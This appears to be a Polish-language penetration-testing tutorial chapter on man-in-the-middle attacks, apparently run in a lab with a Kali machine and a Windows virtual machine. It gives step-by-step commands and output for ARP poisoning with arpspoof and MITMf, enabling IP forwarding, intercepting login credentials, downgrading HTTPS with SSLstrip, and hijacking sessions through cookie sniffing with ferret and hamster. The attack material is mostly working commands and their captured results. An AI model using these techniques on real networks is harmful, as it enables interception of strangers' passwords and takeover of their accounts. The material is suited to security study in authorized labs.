Ataki typu Man-in-the-Middle


Omówiliśmy sposoby gromadzenia informacji i ich analizy za pomocą różnych narzędzi. Tu poznamy platformę Man-in-the-Middle (MITMf), która jest zestawem narzędzi do przeprowadzania jednego z najpotężniejszych ataków. Aby zaimplementować MITMf, wykorzystamy podszywanie się pod ARP, omijanie protokołu HTTPS oraz podszywanie się pod DNS. Wykorzystamy również keyloggery i przyjrzymy się technice wstrzykiwania kodu w implementacji MITMf. Pod koniec poznamy specjalne narzędzie o nazwie Wireshark, które jest bardzo wydajne w analizie sieci. Za jego pomocą możemy przechwytywać pakiety i poznawać zawarte w nich informacje. W tej częścinauczymy się, jak obsługiwać to narzędzie i jak korzystać z kilku filtrów. Omówimy następujące tematy:

Ataki typu Man-in-the-middle


Wireshark

Ataki typu Man-in-the-middle


W kolejnych sekcjach omówimy ataki typu Man-in-the-middle (MITM). Jest to jeden z najniebezpieczniejszych i najskuteczniejszych ataków, jakie można przeprowadzić w sieci. Można go przeprowadzić dopiero po nawiązaniu połączenia z siecią. Można go użyć do przekierowania przepływu pakietów od dowolnego klienta do naszego urządzenia. Oznacza to, że każdy pakiet wysyłany do lub od klienta będzie musiał przejść przez nasze urządzenie, a ponieważ znamy hasło, znamy klucz do sieci, będziemy mogli odczytać te pakiety. Nie będą one szyfrowane i będziemy mogli je modyfikować, usuwać lub po prostu odczytać, aby sprawdzić, czy zawierają hasła lub ważne informacje. Ten atak jest tak skuteczny, ponieważ bardzo trudno się przed nim zabezpieczyć. Omówimy sposoby ochrony przed nim, ale pełna ochrona przed tym atakiem jest bardzo trudna. Wynika to ze sposobu działania protokołu ARP. Został on zaprogramowany w sposób bardzo prosty i skuteczny, ale niewystarczająco bezpieczny. Protokół ARP ma dwa główne problemy z bezpieczeństwem. Pierwszym z nich jest to, że każde żądanie lub odpowiedź ARP jest zaufana, więc wszystko, co nasze urządzenie przekaże innym urządzeniom w naszej sieci, będzie zaufane. Możemy po prostu powiedzieć dowolnemu urządzeniu w naszej sieci, że jesteśmy routerem, a urządzenie nam zaufa. Nie będzie próbowało upewnić się, że faktycznie jesteśmy routerem. Nie przeprowadzi żadnych testów w celu potwierdzenia naszej tożsamości. Jeśli powiemy dowolnemu urządzeniu, że jesteśmy routerem, urządzenie nam uwierzy. Podobnie, jeśli powiemy routerowi, że jesteśmy kimś innym w sieci, router nam zaufa i zacznie nas traktować jak to urządzenie; to jest pierwszy problem z bezpieczeństwem. Drugim problemem z bezpieczeństwem jest to, że klienci mogą akceptować odpowiedzi, nawet jeśli nie wysłali żądania. Na przykład, gdy urządzenie łączy się z siecią, pierwszą rzeczą, o którą zapyta, będzie: „Kto jest routerem?”. Następnie router wyśle odpowiedź „Jestem routerem”. Teraz możemy po prostu wysłać odpowiedź, bez pytania urządzenia, kim jest router. Możemy po prostu powiedzieć urządzeniu, że jesteśmy routerem, a ponieważ urządzenia ufają każdemu, zaczną ufać nam i wysyłać pakiety zamiast wysyłać je do routera. Przyjrzyjmy się więc bliżej, jak działa ten atak MITM. Będzie on działał z wykorzystaniem techniki zwanej zatruwaniem ARP lub podszywaniem się pod ARP. Odbywa się to poprzez wykorzystanie dwóch luk bezpieczeństwa, o których mówiliśmy w poprzednim akapicie. To typowa sieć Wi-Fi i jak widać na poniższym diagramie, gdy klient o coś prosi, wysyła żądanie do routera Wi-Fi, a następnie router odbiera żądanie z internetu i zwraca klientowi odpowiedzi:




Teraz wszystko odbywa się za pomocą pakietów. Wyślemy więc odpowiedź ARP do klienta, abyśmy mogli wysyłać odpowiedzi bez pytania klienta. Klient o nic nie prosił, ale nadal możemy mu wysłać odpowiedź. Powiedzmy, że nasz adres IP to adres IP routera. Router, na przykład, ma adres IP `192.168.1.1;`; powiemy klientowi, że urządzenie o adresie IP `192.168.1.1;` ma nasz adres MAC, więc powiemy klientowi, że jesteśmy routerem. Spowoduje to, że Klient zacznie wysyłać pakiety do nas zamiast do routera. Ilustruje to poniższy diagram:



Następnie zrobimy odwrotnie niż w przypadku routera Wi-Fi. Poinformujemy router, że jesteśmy klientem. Zrobimy to, informując router, że nasz adres IP to adres IP klienta, a klient ma nasz adres MAC. Dzięki temu komunikacja pakietów będzie się odbywać za pośrednictwem adresu MAC, a router Wi-Fi zacznie wysyłać do nas wszystkie pakiety przeznaczone dla klienta. Spowoduje to przekierowanie przepływu pakietów przez nasze urządzenie, dzięki czemu, gdy klient będzie chciał wysłać żądanie, wyśle je do nas:



Tak więc na przykład, jak widać na poniższym zrzucie ekranu, gdy Klient chce otworzyć Google, wyśle żądanie do naszego urządzenia zamiast wysyłać je do routera Wi-Fi:



Teraz nasze urządzenie połączy się z routerem Wi-Fi, odbierze Google, router Wi-Fi wyśle odpowiedź do naszego urządzenia zamiast do klienta, a następnie odeślemy pakiet. Oznacza to, że każdy pakiet wysyłany do klienta lub od klienta będzie musiał przejść przez nas. Ponieważ przechodzi przez nas i mamy klucz, możemy odczytać te pakiety, zmodyfikować je lub po prostu odrzucić. To jest podstawowa zasada ataku MITM i zatrucia ARP. Zasadniczo powiemy klientowi, że jesteśmy routerem Wi-Fi, a następnie powiemy routerowi, że jesteśmy klientem. To umieści nas w środku przepływu pakietów, między klientem a routerem Wi-Fi, a wszystkie pakiety zaczną przepływać przez nasze urządzenie. Wtedy możemy odczytać pakiety, zmodyfikować je lub odrzucić.

Podszywanie się pod ARP za pomocą arpspoof

Teraz zobaczmy, jak przeprowadzić prawdziwy atak ARP poisoning, przekierowując przepływ pakietów i wymuszając jego przepływ przez nasze urządzenie. Omówimy narzędzie o nazwie arpspoof, które jest częścią pakietu o nazwie dsniff. dsniff to pakiet zawierający szereg programów, które mogą być używane do przeprowadzania ataków MITM. Omówimy tylko arpspoof i pokażemy, jak go używać do przeprowadzania ataku ARP poisoning, który przekierowuje przepływ pakietów przez nasze urządzenie. Narzędzie arpspoof jest stare, ale nadal działa, a ponieważ jest tak proste, zostało przeniesione na Androida, iOS i inne mniejsze systemy operacyjne. Wiele osób lubi go używać do zatruwania ARP poisoning, dlatego pokażemy, jak z niego korzystać. W następnej sekcji i wszystkich kolejnych użyjemy narzędzia o nazwie ettercap. Zobaczymy, jak go używać i jak zatruwać ARP, ale w tej sekcji pokażemy tylko, jak używać arpspoof, ponieważ będzie on często używany, więc musimy wiedzieć, jak go używać. To w każdym razie bardzo proste. Jesteśmy teraz połączeni z siecią docelową. Zobaczmy, jak używać narzędzia. Będzie to `arpspoof -i`, aby wybrać naszą kartę internetową (kartę wirtualną), więc jest to eth0. Następnie wprowadzimy docelowy adres IP. Zatem naszym celem jest urządzenie z systemem Windows, którego adres IP to 10.0.2.5. Następnie wprowadzimy adres IP punktu dostępowego, który wynosi 10.0.2.1.Poinformujemy punkt dostępowy, że adres IP klienta ma nasz adres MAC, więc w zasadzie poinformujemy punkt dostępowy, że jesteśmy klientem docelowym:

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.5 10.0.2.1
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
```

Następnie będziemy musieli ponownie uruchomić arpspoof i zamiast informować punkt dostępu, że jesteśmy klientem docelowym, poinformujemy klienta, że jesteśmy punktem dostępu, więc po prostu zamienimy adresy IP:

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.1 10.0.2.5
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
```

Uruchamiając oba poprzednie polecenia, oszukamy punkt dostępowy i klienta, a pakiety będą przepływać przez nasze urządzenie. Teraz zobaczmy, w miejscu docelowym urządzeniem docelowym jest system Windows, więc przechodzimy do tabeli ARP. Jeśli uruchomimy polecenie arp -q na komputerze z systemem Windows, wyświetli nam się tabela ARP. Na poniższym zrzucie ekranu widać, że adres IP punktu dostępowego to 10.0.2.1, a jego adres MAC to `52-54-00-12-35-00`. Jest on przechowywany w tej tabeli ARP:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Teraz, gdy przeprowadzimy atak, zobaczymy, że adres `08-00-27-0b-91-66` MAC docelowego punktu dostępowego ulegnie zmianie i będzie to adres MAC atakującego:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-0b-91-66     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Będziemy musieli również włączyć funkcję przekierowania IP. Robimy to, aby pakiety przechodzące przez nasze urządzenie nie były gubione, a każdy pakiet przechodzący przez nasze urządzenie był faktycznie przekierowywany do miejsca przeznaczenia. Zatem pakiet po odebraniu z routera trafia do klienta, a pakiet po odebraniu od klienta trafia do routera bez gubienia w naszym urządzeniu. Włączymy to za pomocą tego polecenia:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Urządzenie z systemem Windows traktuje teraz urządzenie atakujące jako punkt dostępu i za każdym razem, gdy próbuje uzyskać dostęp do internetu lub za każdym razem, gdy próbuje się komunikować z punktem dostępu, wysyła żądania do urządzenia atakującego zamiast do faktycznego punktu dostępu. To umieści nasze urządzenie atakujące w środku połączenia, a my będziemy mogli odczytywać pakiety, modyfikować je lub odrzucać. Zobaczymy, jak to zrobić w kolejnych sekcjach; Na razie musimy tylko wiedzieć, jak przeprowadzić podstawowe zatruwanie ARP. Będziemy musieli to zrobić za każdym razem, gdy będziemy próbować przeprowadzić atak MITM.

Podszywanie się pod ARP z użyciem MITMf

W tej sekcji i kilku kolejnych omówimy narzędzie o nazwie MITMf, które, jak sama nazwa wskazuje, umożliwia przeprowadzenie szeregu ataków MITM. Uruchommy więc narzędzie, zobaczmy, jak go używać i przeprowadzimy podstawowy atak zatruwania ARP, dokładnie tak, jak zrobiliśmy to w

poprzedniej sekcji. Będziemy również używać naszych wewnętrznych wirtualnych kart Ethernet zamiast karty Wi-Fi, więc możemy przeprowadzać te ataki na sieci Wi-Fi lub przewodowe, używając karty bezprzewodowej. Podłączamy go do sieci docelowej, a następnie przeprowadzamy atak, tak jak zrobiliśmy to z arpspoofem, lub możemy to zrobić za pomocą wirtualnej karty Ethernet. Jeśli użyjemy ifconfig tylko po to, aby zobaczyć nasze interfejsy, zobaczymy, że karta eth0 jest podłączona do sieci wewnętrznej pod adresem 10.0.2.15:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:9166  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 29781  bytes 39741282 (37.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11219  bytes 1171022 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 42705  bytes 55549817 (52.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42705  bytes 55549817 (52.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Teraz przejdź do komputera z systemem Windows i uruchom polecenie arp -a, aby zobaczyć adresy MAC. Na poniższym zrzucie ekranu widać, że brama znajduje się pod adresem 10.0.2.1, a adres MAC kończy się na 35-00. Zatem przeprowadzimy atak ARP poisoning i sprawdzimy, czy adres MAC ulegnie zmianie i czy możemy stać się atakiem MITM. Aby użyć narzędzia o nazwie MITMf, najpierw wpisujemy polecenie. Następnie nakażemy mu przeprowadzenie operacji ARP poisoning, następnie podajemy bramę (adres IP routera), adres IP naszego obiektu docelowego i interfejs. Polecenie wygląda następująco:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0

Jeśli nie określimy obiektu docelowego, domyślnie zostanie wybrana cała sieć, czyli cała podsieć. Interfejs określa nasz interfejs wirtualny, ale możemy określić naszą kartę bezprzewodową, jeśli jest podłączona do sieci bezprzewodowej. Wystarczy nacisnąć Enter, a narzędzie zostanie uruchomione:

Przejdźmy do komputera z systemem Windows, uruchommy arp - a i sprawdźmy, czy udało nam się stać się centrum połączenia. Na poniższym zrzucie ekranu widać, że adres MAC zmienił się z 35-00 na 91-66, a jest to ten sam adres MAC, co adres wirtualnego interfejsu w Kali, więc kończy się na 91-66:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-0b-91-66     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Oznacza to, że w tej chwili jesteśmy ofiarą ataku MITM, a narzędzie automatycznie uruchamia sniffer. Zamiast arpspoof, który umieszcza nas jedynie pośrodku, narzędzie uruchamia sniffer, który przechwytuje dane wysyłane przez urządzenia w naszej sieci. Przejdźmy do witryny internetowej. Najpierw przejdziemy do witryny HTTP i zobaczymy, jak przechwycić nazwę użytkownika i hasło, a następnie zobaczymy, jak przechwytywać hasła ze stron internetowych korzystających z protokołu HTTPS. Na komputerze z systemem Windows przejdziemy do witryny Hack.me, a następnie przejdziemy do strony logowania, aby zalogować się na konto podczas trwania ataku MITM, i będziemy używać tylko nazwy użytkownika i hasła. Wpiszemy adres e-mail jako `zaid@isecur1ty.org`, a następnie użyjemy fałszywego hasła; ale zobaczymy, jak możemy je przechwycić. Wpiszemy więc 123456. Teraz, jeśli wrócimy do konsoli MITMf, zobaczymy, co mamy: nazwa użytkownika została przechwycona, czyli `zaid@isecur1ty.org`, a hasło zostało przechwycone, czyli 123456:


```
2018-07-16 05:49:46 10.0.2.5 [type:Firefox-61 os:Windows] POST Data (me.hack.me):
CLA=auth&FUN=loginJson&username=zaid%40isecur1ty.org&password=123456&token=%3A)
```

Zasadniczo jesteśmy w stanie przechwycić dowolną nazwę użytkownika i hasło wprowadzone przez komputery, które podszywamy się pod ARP. Możemy również zobaczyć wszystkie adresy URL, o które prosiła dana osoba. Na przykład, możemy zobaczyć, że zażądała me.hack.me. Możemy również zobaczyć adresy URL, o które prosił Hack.me. Są to tylko adresy URL żądane przez reklamy wyświetlane na stronie internetowej.

Omijanie protokołu HTTPS

W poprzedniej sekcji pokazaliśmy, jak podsłuchiwać i przechwytywać wszystko, co jest wysyłane za pośrednictwem żądań HTTP. Większość znanych witryn używa protokołu HTTPS zamiast HTTP. Oznacza to, że gdy próbujemy stać się atakiem MITM, gdy użytkownik odwiedzi daną witrynę, wyświetli ona ostrzeżenie informujące, że certyfikat tej witryny jest nieprawidłowy. W ten sposób osoba ta będzie podejrzliwa i prawdopodobnie nie zaloguje się na tę stronę. Użyjemy więc narzędzia o nazwie SSLstrip, które obniży standard każdego żądania HTTPS do HTTP; Zatem za każdym razem, gdy osoba docelowa spróbuje przejść na przykład do `https://hotmail.com`, zostanie przekierowana do protokołu HTTP `hotmail.com`. Otwórzmy przeglądarkę w miejscu docelowym i spróbujmy przejść do `hotmail.com`. Jak widać na poniższym zrzucie ekranu, na górze paska adresu widać, że witryna korzysta z protokołu HTTPS, więc jeśli spróbujemy stać się stroną MITM, ta witryna wyświetli ostrzeżenie:

Aby ominąć ostrzeżenie, użyjemy narzędzia o nazwie SSLstrip, aby obniżyć wersję każdego żądania do witryny HTTPS i przekierować je do wersji HTTP tej witryny. Po przejściu do wersji HTTP, przechwycenie danych będzie banalnie proste, dokładnie tak, jak w poprzedniej sekcji. Możemy użyć SSLstrip ręcznie, ale na szczęście MITMf uruchomi go automatycznie. W rzeczywistości uruchomimy dokładnie to samo polecenie, które widzieliśmy w poprzedniej sekcji. Nie będziemy w nim niczego zmieniać. Jeśli przyjrzymy się poniższemu zrzutowi ekranu i po uruchomieniu programu zobaczymy informację, że SSLstrip został uruchomiony i jest online:



Wracamy więc i próbujemy przejść do `hotmail.com`, a na poniższym zrzucie ekranu zobaczymy, że zamiast wersji HTTPS, którą tutaj otrzymujemy, w rzeczywistości przejdziemy do wersji HTTP witryny hotmail.com. Zwróćcie uwagę na pasek adresu. Nie ma tu HTTPS, więc jesteśmy w wersji HTTP witryny. Zauważymy również, że nie widzieliśmy żadnych ostrzeżeń, więc wygląda to po prostu jak zwykła witryna, wyglądająca dokładnie jak hotmail.com. Wprowadzamy więc nasz adres e-mail i ponownie używamy fałszywego hasła. Wpiszemy 123456 i zalogujemy się. Teraz, jeśli przejdziemy do maszyny Kali, zobaczymy, że udało nam się przechwycić wiadomość e-mail od `zaid@hotmail.com`, a także udało nam się przechwycić hasło, które brzmi 123456:

```
loginfmt=zaid%40hotmail.com&login=zaid%40hotmail.com&passwd=123456
```

Strony internetowe takie jak Facebook i Google korzystają z mechanizmu HSTS, który działa w następujący sposób: przeglądarka ma wstępnie zakodowaną listę stron internetowych, które muszą być przeglądane przez HTTPS. Tak więc, nawet jeśli spróbujemy obniżyć standard połączenia HTTPS do HTTP, przeglądarka po prostu odmówi wyświetlenia strony internetowej lub wyświetli tylko jej wersję HTTPS. Dzieje się tak, ponieważ bez łączenia się z czymkolwiek przeglądarka ma listę przechowywaną

lokalnie na komputerze lokalnym, która uniemożliwia jej otwieranie Facebooka, Gmaila i innych stron internetowych przez HTTP. Tak więc, niezależnie od sposobu, w jaki to zrobimy, strona internetowa po prostu odmówi otwarcia przez HTTP. Teraz MITMf ma wtyczkę HSTS, która próbuje ominąć HSTS, ale działa ona tylko w starszych przeglądarkach. Używała ona starej luki w zabezpieczeniach, która została załatana w nowych przeglądarkach. W przypadku nowych przeglądarek nie ma obecnie możliwości ominięcia połączenia HTTPS z Gmailem i Facebookiem, ponieważ korzystają one z HSTS, co w praktyce oznacza, że mają one zakodowaną listę, przez co przeglądarka odmawia otwarcia tych stron internetowych przez HTTP.

Przechwycenie sesji

Do tej pory widzieliśmy, jak przechwytywać hasła z dowolnego komputera w naszej sieci, a nawet jak ominąć protokół HTTPS, aby przechwycić hasła ze znanych witryn, które próbują szyfrować. Co, jeśli osoba docelowa nigdy nie wpisała swojego hasła? Co, jeśli skorzysta z funkcji „Zapamiętaj mnie", więc po wejściu na stronę zostanie już na niej zalogowana? W ten sposób nigdy nie wprowadzi hasła, hasło nigdy nie zostanie wysłane na serwer, a my nigdy nie będziemy mogli go przechwycić, ponieważ nawet nie zostanie wysłane. Przyjrzyjmy się temu. Jesteśmy na naszym docelowym komputerze z systemem Windows. Jeśli przejdziemy do Dailymotion, zalogujemy się tam wcześniej i klikniemy funkcję „Zapamiętaj mnie". Tak więc, jeśli przejdziemy do tej strony internetowej, `https://www.dailymotion.com/ie`, zobaczymy, że będziemy już zalogowani na naszym koncie bez podawania hasła. W tym przypadku użytkownicy są faktycznie uwierzytelniani na podstawie swoich plików cookie. Pliki cookie są przechowywane w przeglądarce i za każdym razem, gdy dana osoba próbuje przejść do strony internetowej, zostanie uwierzytelniona na stronie internetowej na podstawie plików cookie. To, co możemy zrobić, to wykryć te pliki cookie i wstrzyknąć je do naszej przeglądarki, a zatem będziemy mogli zalogować się na konto bez podawania hasła, dokładnie w taki sam sposób, w jaki docelowa osoba jest uwierzytelniana na swoim koncie. Aby to zrobić, użyjemy narzędzia o nazwie „ferret", które nie jest zainstalowane w systemie Kali. Aby je zainstalować, musimy uruchomić polecenie `apt-get install ferret-sidejack`.Po wykonaniu tej czynności, najpierw staniemy się użytkownikiem MITM, używając tego samego polecenia, którego używaliśmy w poprzednich sekcjach, czyli MITMf. Teraz możemy stać się użytkownikiem MITM w dowolny sposób, używając arpspoof lub dowolnego innego narzędzia. Gdy już będziemy w trybie MITM, użyjemy programu ferret do przechwytywania plików cookie. Wtyczka ferret jest dołączona do MITMf, ale zrobimy to z poziomu wiersza poleceń, aby zobaczyć, jak cały proces działa w połączeniu z innym narzędziem o nazwie hamster. Uruchomimy program ferret, a jego uruchomienie jest bardzo proste. Wystarczy wpisać ferret, a następnie podać nasz interfejs, który w naszym przypadku to eth0. Ponownie, jeśli używamy karty bezprzewodowej, jako interfejs należy podać nazwę naszej karty bezprzewodowej. Polecenie wygląda następująco:

```
ferret -i eth0
```

Ferret jest teraz uruchomiony i jest gotowy do przechwytywania plików cookie. W rzeczywistości już przechwytuje pliki cookie:

```
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct  3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or director
y
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.8.1
 1  eth0        (No description available)
 2  any         (Pseudo-device that captures on all interfaces)
 3  lo  (No description available)
 4  nflog       (Linux netfilter log (NFLOG) interface)
 5  nfqueue     (Linux netfilter queue (NFQUEUE) interface)
 6  usbmon1     (USB bus number 1)
 7  usbmon2     (USB bus number 2)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
ID-IP=[10.0.2.1], macaddr=[08:00:27:0b:91:66]
ID-MAC=[08:00:27:0b:91:66], ip=[10.0.2.1]
ID-IP=[10.0.2.5], macaddr=[08:00:27:0b:91:66]
ID-MAC=[08:00:27:0b:91:66], ip=[10.0.2.5]
Traffic seen
ID-IP=[10.0.2.15], macaddr=[08:00:27:0b:91:66]
```

Uruchomimy również interfejs graficzny, webowy interfejs graficzny (GUI), który pozwoli nam wstrzyknąć pliki cookie i przejść do sesji naszego systemu. W tym celu użyjemy narzędzia o nazwie chomik, a uruchomienie chomika jest jeszcze prostsze niż ferret. Wystarczy uruchomić hamster i gotowe:

```
root@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```


Wszystko gotowe. Wchodzimy do naszego systemu i logujemy się na konto. Udajemy, że przeglądamy internet. Wchodzimy na Udemy. Po prostu wchodzimy na stronę internetową i automatycznie się uwierzytelniamy, bez konieczności podawania nazwy użytkownika czy hasła. Teraz wracamy do terminala i, jak widać, udało nam się przechwycić pliki cookie:

```
ID-IP=[54.254.185.174], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
ID-IP=[46.51.217.231], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
ID-IP=[54.251.128.145], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
ID-IP=[52.77.5.25], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
ID-IP=[52.77.46.121], DNS="match-758801753.ap-southeast-1.elb.amazonaws.com"
